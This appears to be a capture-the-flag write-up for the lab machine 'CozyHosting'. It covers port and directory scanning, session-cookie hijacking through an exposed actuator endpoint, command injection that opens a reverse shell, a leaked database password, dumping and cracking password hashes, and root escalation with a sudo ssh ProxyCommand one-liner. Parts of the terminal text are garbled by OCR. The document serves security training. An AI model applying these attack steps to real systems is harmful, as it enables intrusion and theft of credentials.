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
Scanning

Started with a very basic scanning:


```
File Actions Edit View Help
  -(kali⊕kali)-[~]
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.64 seconds
```

Two ports are open: 22 and 80.


Added the IP address and domain to the /etc/hosts and accessed the website:




Website viewing



Note that it was designed by BootstrapMade. We might use it, and if not, its good to note it. Login page:



Designed by BootstrapMade




Next thing to do after looking at the website is a directory enumeration:

```
(kali@kali)-[~/Desktop/Others/dirsearch]
 -$ dirsearch -u cozyhosting.htb
(_||| _) (/_(_|| (_| )
                           v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11714
Output: /home/kali/Desktop/Others/dirsearch/reports/_cozyhosting.htb/_23-09-03_09-42-59.txt
Target: http://cozyhosting.htb/
[09:42:59] Starting:
                        - /;/admin
09:43:40] 200 -
                         - /;/json
- /;json/
           200 -
09:43:48]
09:43:48]
 [09:43:50] 200 -
                      10KB - /actuator/mappings
                     97B - /admin
0B - /admin/%3bindex/
124KB - /actuator/beans
                           d=r/axis//happyaxis.jsp
                           - /axis2-web//HappyAxis.jsp
                           - /axis2//axis2-web/HappyAxis.jsp
 #######
                        39%
                                 4626/11714
                                                                   job:1/1 errors:0
                                                      44/s
```

Note the actuator.

Some of them has data and some don't. what caught my eyes was the sessions directory:




Looks like it contains data for some users... when comparing the request and the response using Burpsuit's repeater, it seems to be a cookie for the user.


Let's test that by using the found cookie for the user kanderson in the request.

I used random credentials and captured the request using burpsuite.


First I used the cookie when accessing the login page:




It sends a GET request to /admin:



Changed the cookie as well:




Managed to log in as Admin:



Include host into automatic patching		
Please note For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.		
Connection settings	Hostname	
	Username	
Submit Reset		


It seems to try and connect using SSH (to my machine). More interesting is the request and the parameters in it:

Command Injection



I encoded a reverse shell payload to base64, then used a command injection technique to send the payload:







= =

Received shell:

```
F
                                                 kali@kali: ~
File Actions Edit View Help
  —(kali⊕kali)-[~]
└$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 51502
sh: 0: can't access tty; job control turned off
$ whoami
app
$ ls
cloudhosting-0.0.1.jar
```



Extracted the jar file:



Postgres user was found.

Postgres

I stabled the shell and use postgresql commands to login to the database:

```
(kali⊕kali)-[~
$ nc -nlvp 5555 per point to the state of th
connect to [10.10.14.149] from (UNKNOWN) [10.10.11.230] 50650
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
app@cozyhosting:/app$ ^Z
zsh: suspended nc -nlvp 5555
              -(kali⊕kali)-[~]
 [1] + continued nc -nlvp 5555
                                                                                                                                                                          export=xterm
  <tgresql://postgres:Vg&nvzAQ7XxR@localhost/postgres"
psql (14.9 (Ubuntu 14.9-Oubuntu0.22.04.1))
  SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
   Type "help" for help.
  postgres=#
```

https://www.commandprompt.com/education/postgresql-basic-psql-commands/?source=post page-----3db77d07bc06-----

found a table called "public.users" with names and password in it.

```
cozyhosting=# \dt;
WARNING: terminal is not fully functional
Press RETURN to continue
    Schema | Name | Type | SType | State |
                                                                                                                                  0wner
   public | hosts | table | postgres
public | users | table | postgres
 cozyhosting=# \d users;
 WARNING: terminal is not fully functional
 Press RETURN to continue
                                                                                                                                                                           | Collation | Nullable | Default
    name
                                                                                                                                                                                                                                                 not null
                  "users_pkey" PRIMARY KEY, btree (name)
Referenced by:
                  TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERE
 NCES users(name)
   END)
```

I used a SQL command in order to view the data inside:

```
cozyhosting=# SELECT name, password FROM public.users;
WARNING: terminal is not fully functional
Press RETURN to continue
  name
                                       password
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim
           $2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm
(2 rows)
(END)
```

Brute-Force

```
-(kali⊛kali)-[~/Desktop/SecLists/Passwords]
$ john ../../hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes Will run 8 OpenMP threads
0g 0:00:00:15 0.01% (ETA: 2023-09-05 08:38) 0g/s 163.8p/s 163.8c/s 163.8C/s biscuit..keith
1g 0:00:00:17 DONE (2023-09-04 03:56) 0.05817g/s 163.3p/s 163.3c/s 163.3C/s onlyme..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I will try to login via SSH and the user josh I saw earlier while inspecting the machine:

```
(kali⊛kali)-[~/Desktop]
 -$ ssh josh@10.10.11.230
The authenticity of host '10.10.11.230 (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.230' (ED25519) to the list of known hosts.
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)
```

```
File Actions Edit View Help
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
josh@cozyhosting:~$
```

Privilege escalation

First thing to do is to check whether the user josh can run commands using sudo:

```
File Actions Edit View Help
ipsh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/shin\:/snap/bin, use_pty
  ser josh may run the following commands on localhost:
   (root) /usr/bin/ssh *
```

Really straight forward:

I used GTFOBins:

https://gtfobins.github.io/

Searched for SSH options and found the following:

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# cd /root
# cat root.txt
202bb0054858131d3275878e49cd8ae7
```